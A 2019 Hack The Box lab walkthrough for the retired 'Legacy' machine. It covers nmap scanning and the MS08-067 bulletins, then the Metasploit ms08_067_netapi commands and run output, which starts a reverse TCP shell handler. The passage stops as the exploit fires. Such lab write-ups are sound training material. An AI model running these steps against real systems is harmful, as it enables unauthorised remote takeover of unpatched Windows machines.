5 AUGUST 2019 / #CYBERSECURITY

Keep Calm and Hack The Box - Legacy

Sonya Moisset

Lead Security Engineer @Photobox | Tech Lead/Security Manager@PrideInLondon | OWASP Member | Tech Advocate

Hack The Box (HTB) is an online platform allowing you to test your penetration testing skills. It contains several challenges that are constantly updated. Some

of them simulating real world scenarios and some of them leaning more towards a CTF style of challenge.

Note. *Only write-ups of retired HTB machines are allowed.*

Legacy is the second machine published on Hack The Box and is for beginners, requiring only one exploit to obtain root access.

We will use the following tools to pawn the box on a Kali Linux box

- nmap
- zenmap
- searchsploit
- metasploit


Step 1 - Scanning the network

The first step before exploiting a machine is to do a little bit of scanning and reconnaissance.

This is one of the most important parts as it will determine what you can try to exploit afterwards. It is always better to spend more time on that phase to get as much information as you could.

I will use Nmap (Network Mapper). Nmap is a free and open source utility for network discovery and security auditing. It uses raw IP packets to determine what hosts are available on the network, what services those hosts are offering, what operating systems they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

There are many commands you can use with this tool to scan the network. If you want to learn more about it, you can have a look at the documentation here



I use the following command to get a basic idea of what we are scanning

```
nmap -sV -O -F --version-light 10.10.10.4
```

-sV: Probe open ports to determine service/version info


-O: Enable OS detection

-F: Fast mode - Scan fewer ports than the default scan

--version-light: Limit to most likely probes (intensity 2)

10.10.10.4: IP address of the Legacy box

You can also use Zenmap, which is the official Nmap Security Scanner GUI. It is a multi-platform, free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users.




I use almost the same set of commands to perform a quick scan plus. The only difference is the addition of the flag -T4

```
nmap -sV -T4 -O -F --version-light 10.10.10.4
```

-T4: Faster execution

If you find the results a little bit too overwhelming, you can move to the **Ports/Hosts** tab to only get the open ports



We can see that there are 2 open ports:


Port 139. NetBIOS Session Service

Port 445. Microsoft-DS (Directory Services) SMB file sharing

Let's do some research to see what we can find.

Step 2 - Understanding exploitable vulnerability MS08-067

Still on Zenmap, we look for any known vulnerabilities



I use the following command

```
nmap -p 445 --script vuln 10.10.10.4
```

-p: Set destination port(s)

445: The open port we've discovered earlier

--script vuln: Check for specific known vulnerabilities and generally only report results if they are found

10.10.10.4: IP address of the Legacy box

We can see that there is a vulnerability, **smb-vuln-ms08-067**, where Microsoft Windows system is vulnerable to remote code execution.

This is the CVE for **MS08-067**.

Let's first understand how patching works in Microsoft and where this naming convention is coming from.

This is an excerpt from rapid7 blog

> In November of 2003 Microsoft standardized its patch release cycle. By releasing its patches on the second Tuesday of every month Microsoft hoped to address issues that were the result of patches being release in a non uniform fashion. This effort has become known as Patch-Tuesday. From the implementation of Patch-Tuesday (November, 2003) until December, 2008 Microsoft released a total of 10 patches that were not release on a Patch-Tuesday also known as “out-of-band” patches. The 10th out-of-band patch released by Microsoft is outlined in the MS08-067 security bulletin

https://blog.rapid7.com/2014/02/03/new-ms08-067/

Let's also have a look at Microsoft Security Bulletin on MS08-067

Security Bulletin

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

This security update is rated Critical for all supported editions of Microsoft Windows 2000, Windows XP, Windows Server 2003, and rated Important for all supported editions of Windows Vista and Windows Server 2008. For more information, see the subsection, **Affected and Non-Affected Software**, in this section.

The security update addresses the vulnerability by correcting the way that the Server service handles RPC requests. For more information about the vulnerability, see the Frequently Asked Questions (FAQ) subsection for the specific vulnerability entry under the next section, **Vulnerability Information**.

Recommendation. Microsoft recommends that customers apply the update immediately.


Known Issues: None

Now that we have a little bit more information on that vulnerability, let's try to exploit it.

Step 3 - Exploiting MS08-067

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067


We use Searchsploit, a command line search tool for Exploit Database, to check if there's a Metasploit exploit available for us to use



I use the following command

```
searchsploit ms08-067
```

I launch Metasploit and look for the command I should use to launch the exploit





```
search ms08_067
```

We find the payload to exploit the vulnerability

```
exploit/windows/smb/ms08_067_netapi
```

ms08_067_netapi is one of the most popular remote exploits against Microsoft Windows. It is considered a reliable exploit and allows you to gain access as SYSTEM which is the highest Windows privilege.



I use the following command for the exploit

```
use exploit/windows/smb/ms08_067_netapi
```

This will launch the exploit. I use this command to display the available options

```
show options
```

You can see that the remote host (RHOSTS) is not yet set. I will set the remote host as this piece of information is needed to run the exploit

I use the following command to set the remote host using the IP address of HTB Legacy box

```
set RHOSTS 10.10.10.4
```

You can also do a check before running the exploit and confirm that the target is vulnerable

I use the following command to do the check

```
check
```

We can now run the exploit

```
msf5 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.10:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
